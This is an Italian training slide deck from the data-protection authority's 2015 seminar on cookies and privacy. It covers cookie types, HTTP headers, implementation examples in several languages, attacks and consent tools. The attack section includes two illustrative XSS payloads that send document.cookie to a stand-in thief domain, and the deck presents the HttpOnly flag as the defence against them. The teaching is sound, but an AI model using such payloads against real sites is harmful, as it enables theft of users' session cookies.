Seminario di formazione "Cookie e protezione dei dati personali"

3 luglio 2015

c/o Centro di Formazione della Difesa (CEFODIFE) - Viale Pretoriano n. 9, Roma


Cookies: profili tecnologici

GARANTE
PER LA PROTEZIONE
DEI DATI PERSONALI

Ing. Silvia Agatello

Sketch-up

- Storia e motivazioni dei cookie.
- Come funzionano in HTTP.
- Terminologia comune.
- Privacy settings.
- Implementazioni.
- Attacchi e alternative.
- Consenso.



Breve storia

- termine "cookie", da *magic cookie* (biscotto magico UNIX)
  usato da programmatore Netscape per e-commerce
  → stato del carrello (HTTP è *stateless*).
- 1994: prime specifiche cookie informali, introdotte in Mosaic Netscape v0.9b e nel 1995 in Internet Explorer v2.
- 1996: prime discussioni relative a implicazioni *privacy* (soprattutto cookie terza-parte).
- 1997: prime specifiche **RFC 2109**. Cookie terza-parte non abilitati di default…raccomandazione non seguita dai browser!
- 2000: RFC 2109 sostituita dalla **RFC 2965**.
- 2011: specifica finale cookie pubblicata come **RFC 6265**.

Cosa sono e a che servono

HTTP è un protocollo "senza stato"(*stateless*).

- Il server non mantiene informazioni sulle richieste fatte dal client.

- Una serie di richieste dallo stesso browser client appaiono al server web come indipendenti.

- I cookie sono la soluzione alla caratteristica *stateless* di HTTP.

Cosa sono e a che servono

- Senza lo stato è difficile per il server attribuire una identità univoca al client.
- Senza lo stato è difficile per il server tenere traccia di una serie di richieste da un client.
- Senza lo stato è difficile fare applicazioni web interattive che "ricordano" cosa è successo nella interazione precedente.

- *I cookie possono creare una sessione[1] di richieste e risposte HTTP "con stato" (stateful).*

[1] Per "sessione" non si intende connessione persistente, ma una sessione logica creata da richieste e risposte HTTP

Cosa sono e a che servono

- Un cookie è un piccolo pezzo di dati (testuali) che sono inviati dal web server e memorizzati nel client (ad esempio come file in una cartella associata al browser).
- Ad ogni visita, dal client il cookie viene restituito al server per informarlo sulla attività precedente.
- Il dato viene inviato come parte degli HEADER HTTP di richiesta e risposta, tramite i campi **`Set-Cookie`** e **`Cookie`**.
- I cookies vengono memorizzati nel client per un periodo predefinito.
- Ogni cookie è associato con il nome di dominio del server che lo ha generato.

Terminologia comune

I cookie vengono classificati in diverse tipologie in base a:

A. DURATA:

- cookie di sessione (temporaneo)
  automaticamente cancellato alla chiusura del browser.
- cookie persistente
  attivo fino alla sua data di scadenza o alla sua cancellazione da parte dell'utente.

Terminologia comune

B. PROVENIENZA:

- cookie di prima-parte

  inviato al browser direttamente dal sito che si sta visitando.

- cookie di terza-parte

  inviato al browser da altri siti e non dal sito che si sta visitando.

  - Originariamente il campo "Domain", associato al cookie, determinava se il cookie fosse di prima o terza parte. Adesso non vi è alcuna differenza intrinseca tra un cookie di prima e di terza parte. La distinzione esiste solo in fase di esecuzione, nel contesto di una particolare visita: se un cookie è associato ad un file richiesto dallo stesso dominio della pagina che si sta visualizzando, è un cookie di prima-parte. Un cookie associato a un file da un altro dominio è un cookie di terza-parte.

  - Si noti che lo stesso cookie può essere di prima-parte in un momento e di terza-parte in un altro momento. Per esempio, quando si visita twitter.com il browser imposta vari cookie associati con il nome di dominio * .twitter.com. Nel contesto della visita su Twitter questi sono cookie di prima-parte. Se poi si visita repubblica.it, La Repubblica chiede dei file da twitter.com e tali richieste comprendono gli stessi cookie * .twitter.com, che a questo punto rappresentano cookie di terza-parte.

Terminologia comune

C. *FINALITÀ* *(non sempre facilmente o propriamente, inoltre un cookie può avere più di una finalità):*

- cookie tecnico
  - cookie di navigazione/indispensabile/di performance/di processo o di sicurezza

    contribuisce al funzionamento del sito, ad esempio la possibilità di navigare tra le pagine o accedere ad aree protette. Se viene bloccato, il sito non può funzionare correttamente.

    Nb: il cookie di sicurezza è un sotto-tipo che permette di autenticare gli utenti, prevenire l'uso fraudolento delle credenziali di accesso e proteggere i dati da soggetti non autorizzati. Può ad es. contenere record con firma digitale e crittografati per l'ID dell'account dell'utente.
  - cookie di funzionalità/preferenze/localizzazione/di stato della sessione

    permette di memorizzare informazioni che modificano il comportamento o l'aspetto del sito (lingua preferita, dimensioni di testi e caratteri, area geografica in cui ci si trova). Se viene bloccato, l'esperienza è meno funzionale ma non compromessa.
  - cookie statistico/analytic *a) di prima-parte oppure b) di terza-parte con mascheratura IP, senza incrocio dati*

    Assimilabile al c. tecnico per finalità, serve a raccogliere informazioni e generare statistiche di utilizzo del sito web per comprendere come i visitatori interagiscono.

Terminologia comune

- cookie non tecnico
  - cookie statistico/analytic *di terza-parte senza mascheratura IP, senza incrocio dati*

    serve a raccogliere informazioni e generare statistiche di utilizzo, con possibile identificazione e tracciamento dell'utente, del sito web per comprendere come i visitatori interagiscono.
  - cookie di profilazione/pubblicitario/advertising/di tracciamento o delle conversioni

    per la selezione della pubblicità in base a ciò che è pertinente per un utente (annunci personalizzati). I cookie di profilazione sono volti a creare profili relativi all'utente e vengono utilizzati al fine di inviare messaggi pubblicitari in linea con le preferenze manifestate dallo stesso nell'ambito della navigazione in rete.

    Nb. il cookie delle conversioni è un sotto-tipo che consente agli inserzionisti di determinare quante persone che fanno clic sui loro annunci finiscono per acquistare i loro prodotti.

Terminologia comune

D. CARATTERISTICHE TECNICHE:

- secure cookie

  flag "Secure" inserito nell'header HTTP, il cookie viaggia obbligatoriamente in HTTPS.

- httpOnly cookie

  flag "httpOnly" inserito nell'header HTTP, il cookie non può essere usato da client scripts o cross-side.

- super cookie (local shared objects (LSO) / HTML5 DOM Local Storage / Silverlight / pixel hacks...) / browser independent cookie

  LSO, comunemente chiamato Flash cookie, è un pezzo di dati memorizzato sul client da siti che usano Adobe Flash. Similmente si comportano i cookie HTML5 Local Storage e Silverlight. Una volta memorizzati, sono indipendenti dal browser utilizzato per l'accesso a Internet. I Flash cookie sono file un po' più grandi dei cookie HTML regolari e sono in formato binario (Action Message Format) e non testuale. Solitamente vengono usati per salvare informazioni sui giochi, film online, etc. **Criticità:**

  - A differenza dei cookie per browser, quasi tutti i Flash cookie non hanno una scadenza e i dati rimangono memorizzati fino alla formattazione del PC o alla rimozione dei dati con metodi manuali.
  - È capitato che vengano letti da applicazioni di terze parti, spesso per finalità di marketing e per tracciare i movimenti (ciò ha generato varie class action USA).
  - Possono occasionalmente riattivare o ricreare i cd. zombie cookie.

- zombie cookie

  Cookies già cancellato, in alcuni casi può essere riattivato o ricreato (es. da un super cookie).

Mascheratura IP per Google Analytics

- I cookie «analitici di terza-parte» sono considerati alla stregua di cookie di profilazione, se gli IP non sono stati pseudo-anonimizzati e se la terza-parte incrocia le informazioni con altre di cui già dispone.
- E' semplice anonimizzare gli IP di Google Analytics tramite la cd. «Mascheratura dell'indirizzo IP»: ad es. per la generica libreria Google UA (universal analytics) basta aggiungere il seguente codice allo script attualmente in uso:

```
ga('set', 'anonymizeIp', true);
```

  tra queste due righe già presenti:

```
ga('create', 'UA-XXXXXXXX-X', 'auto');
ga('send', 'pageview');
```

- Nell'account Google Analytics, esistono diverse impostazioni di condivisione dei dati. Per modificarle fare riferimento a «Impostazioni di condivisione dei dati» su https://support.google.com/analytics/answer/1011397?hl=it

Cookie e privacy (cenno)

- i cookie permettono ai siti di imparare molte cose sugli utenti;
- l'utente può fornire al sito il nome e l'indirizzo e-mail;
- i cookie permettono ai siti di identificare gli utenti…

Browser/client privacy

- Settings

Con i moderni browser, che rispettano lo standard Platform for Privacy Preferences (P3P), è possibile decidere quando accettare cookie. Se non li si accetta, l'utilizzo di alcuni siti o di alcune funzionalità web potrebbe essere inibito.

I cookie possono essere bloccati/abilitati per sempre, anche in base a *whitelist* e *blacklist,* possono venire cancellati dopo un periodo di tempo, e si possono filtrare quelli utilizzati dallo stesso server o anche da link (es. pubblicitari) verso altri server.

- Navigazione anonima


La Navigazione anonima (*Private browsing*), disponibile come funzionalità di alcuni browser web, consente di navigare in Internet senza salvare nel client alcuna informazione (es. cookie) sui siti e sulle pagine visitate. Tali informazioni vengono eliminate a fine sessione, ma non dal server (attenzione!).

- Plugin di blocco adv (es.adblock) o check cookie (es.ghostery)

Si sono diffuse estensioni per browser che permettono di eliminare gli annunci pubblicitari, che spesso contengono cookie di profilazione, o di verificare/gestire lo stato dei cookie del proprio browser verso un sito.

Cookie: implementazione

- HTTP Response Header per richiedere allo USER AGENT di memorizzare dei dati.



- Name=VALUE Una qualunque sequenza di caratteri alfanumerici [*unico elemento obbligatorio*]
- Expires=DATE Data di scadenza del cookie. Raggiunta la data, il cookie non è più memorizzato o fornito. Alternativamente, può usarsi l'attributo Max-Age per impostare la scadenza a un intervallo di secondi nel futuro. Per default il cookie scade con la sessione.
- Domain=DOMAIN_NAME Definisce l'ambito di visibilità, indicando al browser che il cookie può essere inviato al server solo per il dominio indicato (che ha creato il cookie). E' necessario inserirlo se si vogliono ricomprendere anche i sottodomini. Per default è il dominio del server.
- Path=PATH Definisce l'ambito di visibilità, indicando al browser che il cookie può essere inviato al server solo per il percorso (URL) indicato.
- Secure Protegge il cookie obbligando la criptazione del canale di trasmissione dati (HTTPS).
- HttpOnly Protegge il cookie permettendone l'esecuzione solo da canali HTTP/HTTPS e vietandone l'uso da client scripts o cross-side scripting.

Implementazione – esempi in vari linguaggi

CGI script (python)

Live Demo

Implementazione – esempi in vari linguaggi

CGI script (python)

- INVIO COOKIE AL CLIENT

```
#!/usr/bin/python
print 'Set-Cookie: nomeCookie=1234567890; Max-Age=86400;' #sec in 1gg
print 'Content-Type: text/plain'
print
print 'Impostazione del cookie effettuata. Durera\' 1 giorno.'
```

HEADER HTTP SERVER → CLIENT

```
telnet localhost 80
Trying ::1...
Connected to localhost.
Escape character is '^]'.
GET /cgi-bin/invio_cookie.py HTTP/1.0
HTTP/1.1 200 OK
Date: Fri, 3 Jul 2015 10:30:00 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7l DAV/2
Set-Cookie: nomeCookie=1234567890; Max-Age=86400;
Connection: close
Content-Type: text/plain
Impostazione del cookie effettuata! Durera' 1 giorno.
Connection closed by foreign host.
```

- RESTITUZIONE COOKIE DAL CLIENT

```
#!/usr/bin/python
import os
print 'Content-Type: text/plain'
print
if 'HTTP_COOKIE' in os.environ:
   cookie_value = os.environ['HTTP_COOKIE']
   print 'Cookie ricevuto! %s'  %cookie_value
else:
   print "Cookie non ricevuto..."
```

HEADER HTTP CLIENT → SERVER

```
telnet localhost 80
Trying ::1...
Connected to localhost.
Escape character is '^]'.
GET /cgi-bin/ricezione_cookie.py HTTP/1.0
Cookie: nomeCookie=1234567890
HTTP/1.1 200 OK
Date: Fri, 3 Jul 2015 11:30:00 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7l DAV/2
Connection: close
Content-Type: text/plain
Cookie ricevuto! nomeCookie=1234567890
Connection closed by foreign host.
```

Implementazione – esempi in vari linguaggi

PHP

- INVIO COOKIE AL CLIENT

un esempio con **setcookie()**:

```
<?php
setcookie ("nomeCookie", "1234567890", time()+86400);
echo ('Impostazione del cookie effettuata! Durerà 1 giorno.');
?>
```

oppure un esempio con **header()**:

```
<?php
header ("Set-Cookie: nomeCookie=1234567890; expires=Sat, 4-Jul-2015 10:30:00 GMT;");
?>
```

oppure con i **tag META**:

```
<html>
<head>
<?php
echo ("<META HTTP-EQUIV=\"Set-Cookie\" CONTENT=\"nomeCookie=1234567890; expires=Sat, 4-Jul-2015 10:30:00 GMT;\">") ;
?>
</head>
<body></body>
</html>
```

- RESTITUZIONE COOKIE DAL CLIENT

se register_globals ="On" i valori si possono reperire facilmente usando il nome stesso del cookie, oppure si può usare l'array associativo **$HTTP_COOKIE_VARS**. Tuttavia per ragioni di sicurezza queste opzioni sono deprecate ed è consigliabile utilizzare **$_COOKIE** (introdotto a partire dalla versione 4.1 di Php).

```
<?php
if (isset($_COOKIE)&& !empty($_COOKIE)){
   echo "Cookie ricevuto! ";
   echo ($_COOKIE["nomeCookie"]) ;
}elseif (isset($HTTP_COOKIE_VARS)&& !empty($HTTP_COOKIE_VARS)){
   echo "Cookie ricevuto! ";
   echo ($HTTP_COOKIE_VARS["nomeCookie"]) ;
}else{
 echo "Cookie non ricevuto...";
}
?>
```

Implementazione – esempi in vari linguaggi

Javascript (client side)

- INVIO COOKIE AL CLIENT

```
<script type="text/javascript"><!--
function ScriviCookie()
{
   document.cookie = "nomeCookie=1234567890; expires=Sat, 4-Jul-2015
10:30:00 GMT;"
   document.write ("Impostazione del cookie effettuata! Durerà 1 giorno." );
}
//--></script>
```

- RESTITUZIONE COOKIE DAL CLIENT

```
<script type="text/javascript"><!--
function LeggiCookie()
{
   var allcookies = document.cookie; // tutti i cookie
   cookiearray = allcookies.split(';');
   for(var i=0; i<cookiearray.length; i++){
                        name = cookiearray[i].split('=')[0];
                        value = cookiearray[i].split('=')[1];
                        document.write ("Cookie ricevuto! " + name + value);
   }
}
//--></script>
```

Implementazione – esempi in vari linguaggi

ASP / VBscript

- INVIO COOKIE AL CLIENT

```
<%
Response.Cookies("nomeCookie")="1234567890";
Response.Cookies("nomeCookie ").Expires = dateAdd("d",1, date);
Response.Write "Impostazione del cookie effettuata! Durerà 1 giorno.";
%>
```

- RESTITUZIONE COOKIE DAL CLIENT

```
<%
dim cookie_value;
cookie_value = Request.Cookies("nomeCookie");
Response.Write("Cookie ricevuto! " & cookie_value);
%>
```

JSP / Java / Servlet

- INVIO COOKIE AL CLIENT

```
Cookie cookie_value = new Cookie( "nomeCookie", " 1234567890");
cookie_value.setAge(86400);
response.addCookie(cookie_value);
response.setContentType( "text/html" );
PrintWriter out = response.getWriter();
out.println("<html>");
out.println("Impostazione del cookie effettuata! Durerà 1 giorno.");
out.println("</html>");
out.close();
```

- RESTITUZIONE COOKIE DAL CLIENT

```
Cookie cookie_value = null;
Cookie[] cookiesUtenteArray = request.getCookies();
int indice = 0;
while (indice < cookiesUtenteArray.length) { // esegue il ciclo fino a quando
ci sono elementi in cookiesUtenteArray
  if (cookiesUtenteArray[indice].getName().equals("nomeCookie"); break;
  indice++;
}
if (indice < cookiesUtenteArray.length)
  cookie_value = cookiesUtenteArray[indice];
else  cookie_value = null;
out.println("Cookie ricevuto! " + cookie_value.getValue() );
```

Cookie: possibili attacchi

- **Cookie hijacking** / Packet sniffing => il traffico viene intercettato e il cookie viene letto da terzi. Soluzione: settare il flag *Secure* e utilizzare HTTPS. Dato che a volte anche l'uso di HTTPS non è una garanzia (per motivi di efficienza alcuni header non sono cifrati o lo è solo il primo messaggio spedito tramite HTTPS), lo sviluppatore dovrebbe adottare un algoritmo di crittografia e di decrittografia lato server in modo che le informazioni nei cookie non possano essere manipolate.

- **Cookie poisoning/tampering/manipulation** / Manipolazione sui cookie => i contenuti di un cookie vengono modificati dall'utente (editando il file dei cookie o modificando il campo Cookie nell'header del messaggio HTTP) al fine di eludere i meccanismi di sicurezza, ad esempio per cambiare il prezzo di un carrello virtuale. Secondo l'organizzazione The Open Web Application Security Project (OWASP), la manipolazione dei cookie è uno dei 20 attacchi più utilizzati dagli hacker, soprattutto nei sistemi di e-commerce.

Cookie: possibili attacchi

- Uso malevolo di script => per esempio, l'utente malevolo entra in *dominiovittima.com* e inserisce questo codice nella url get del form di contatto

```
http://dominiovittima.com/contatto.php?nome=
<script> window.open("http://dominioladro.com?cookie=" +
document.cookie ) </script>
```

- Oppure l'utente malevolo pubblica questo link sul *dominiovittima.com*, ad esempio in un forum:

```
<a href="#"
onclick="window.location='dominioladro.com?cookie='+escape(document
.cookie); return false;">Fai clic qui!</a>
```

Il browser esegue lo script e spedisce a *dominioladro.com* il cookie di *dominiovittima.com*.

Soluzione: settare il flag *HTTPOnly*, con cui il cookie non può venire acceduto tramite script, ad esempio da `document.cookie`.

Alternative (from wikipedia en)

Elenco di meccanismi con i quali è possibile fare operazioni simili a quelle svolte con i cookie:


- Indirizzo IP
- URL (query string)
- Campi form nascosti
- window.name (proprietà DOM)
- Autenticazione HTTP
- Identifier for advertisers (IDFA), usato da Apple
- HTTP Etag (HTTP 1.1 header)
- Web Storage
- Cache
- Browser fingerprint

Consenso: soluzioni per i pulsanti «social» (from CNIL)

- I pulsanti social consentono ai progettisti di siti di aggiungere facilmente funzionalità alle proprie pagine web per facilitare la condivisione dei contenuti del loro sito su varie piattaforme sociali.
- Se il consenso degli utenti deve essere ottenuto prima della memorizzazione di **cookie**, esistono vari strumenti utili per ottenere la conformità.
- Esempio: *Social Share Privacy* (http://panzi.github.io/SocialSharePrivacy/), che serve a integrare facilmente i pulsanti sulle principali piattaforme sociali senza inviare i cookie prima di aver ottenuto il consenso dell'utente. Come integrare *Social Share Privacy* nel sito? Direttamente inserendo il codice JS presente sul sito, oppure tramite appositi plug-in per i CMS noti:

Typo3	http://typo3.org/extensions/repository/view/socialshareprivacy
Drupal	https://drupal.org/project/socialshareprivacy
Joomla	http://extensions.joomla.org/extensions/social-web/social-share/social-multi-share/18734
WordPress	https://wordpress.org/plugins/wp-social-share-privacy-plugin/ (vd. anche il plug-in «Ginger»)

Ricetta Cookie (da www.tribugolosa.com)



Ingredienti

- 8 cucchiai di burro ammorbidito
- 6 cucchiai di zucchero
- 1/2 cucchiaino di sale
- estratto di vaniglia
- 1 uovo
- 1/2 cucchiaio di lievito
- 145g di farina 00
- 1/2 tazza di noci tritate (optional)
- 175 g di cioccolato a pezzetti o gocce di cioccolato

Preparazione

[**`Set-Cookie`**]

Preriscaldare il forno a 200°.
Mescolare gli ingredienti nell'ordine elencato.
Coprire uno stampo con la carta forno.
Con un cucchiaino dividere l'impasto in dosi da mettere sullo stampo, lasciare uno spazio di 4 cm tra un biscotto e l'altro.
Cuocere in forno per 12 min. circa.
Far raffreddare prima di togliere i biscotti dallo stampo.

Fine

- Profili tecnologici a cura del:

Dipartimento tecnologie digitali e sicurezza informatica,

Garante per la protezione dei dati personali

www.garanteprivacy.it

- Cookie e privacy: istruzioni per l'uso

www.garanteprivacy.it/cookie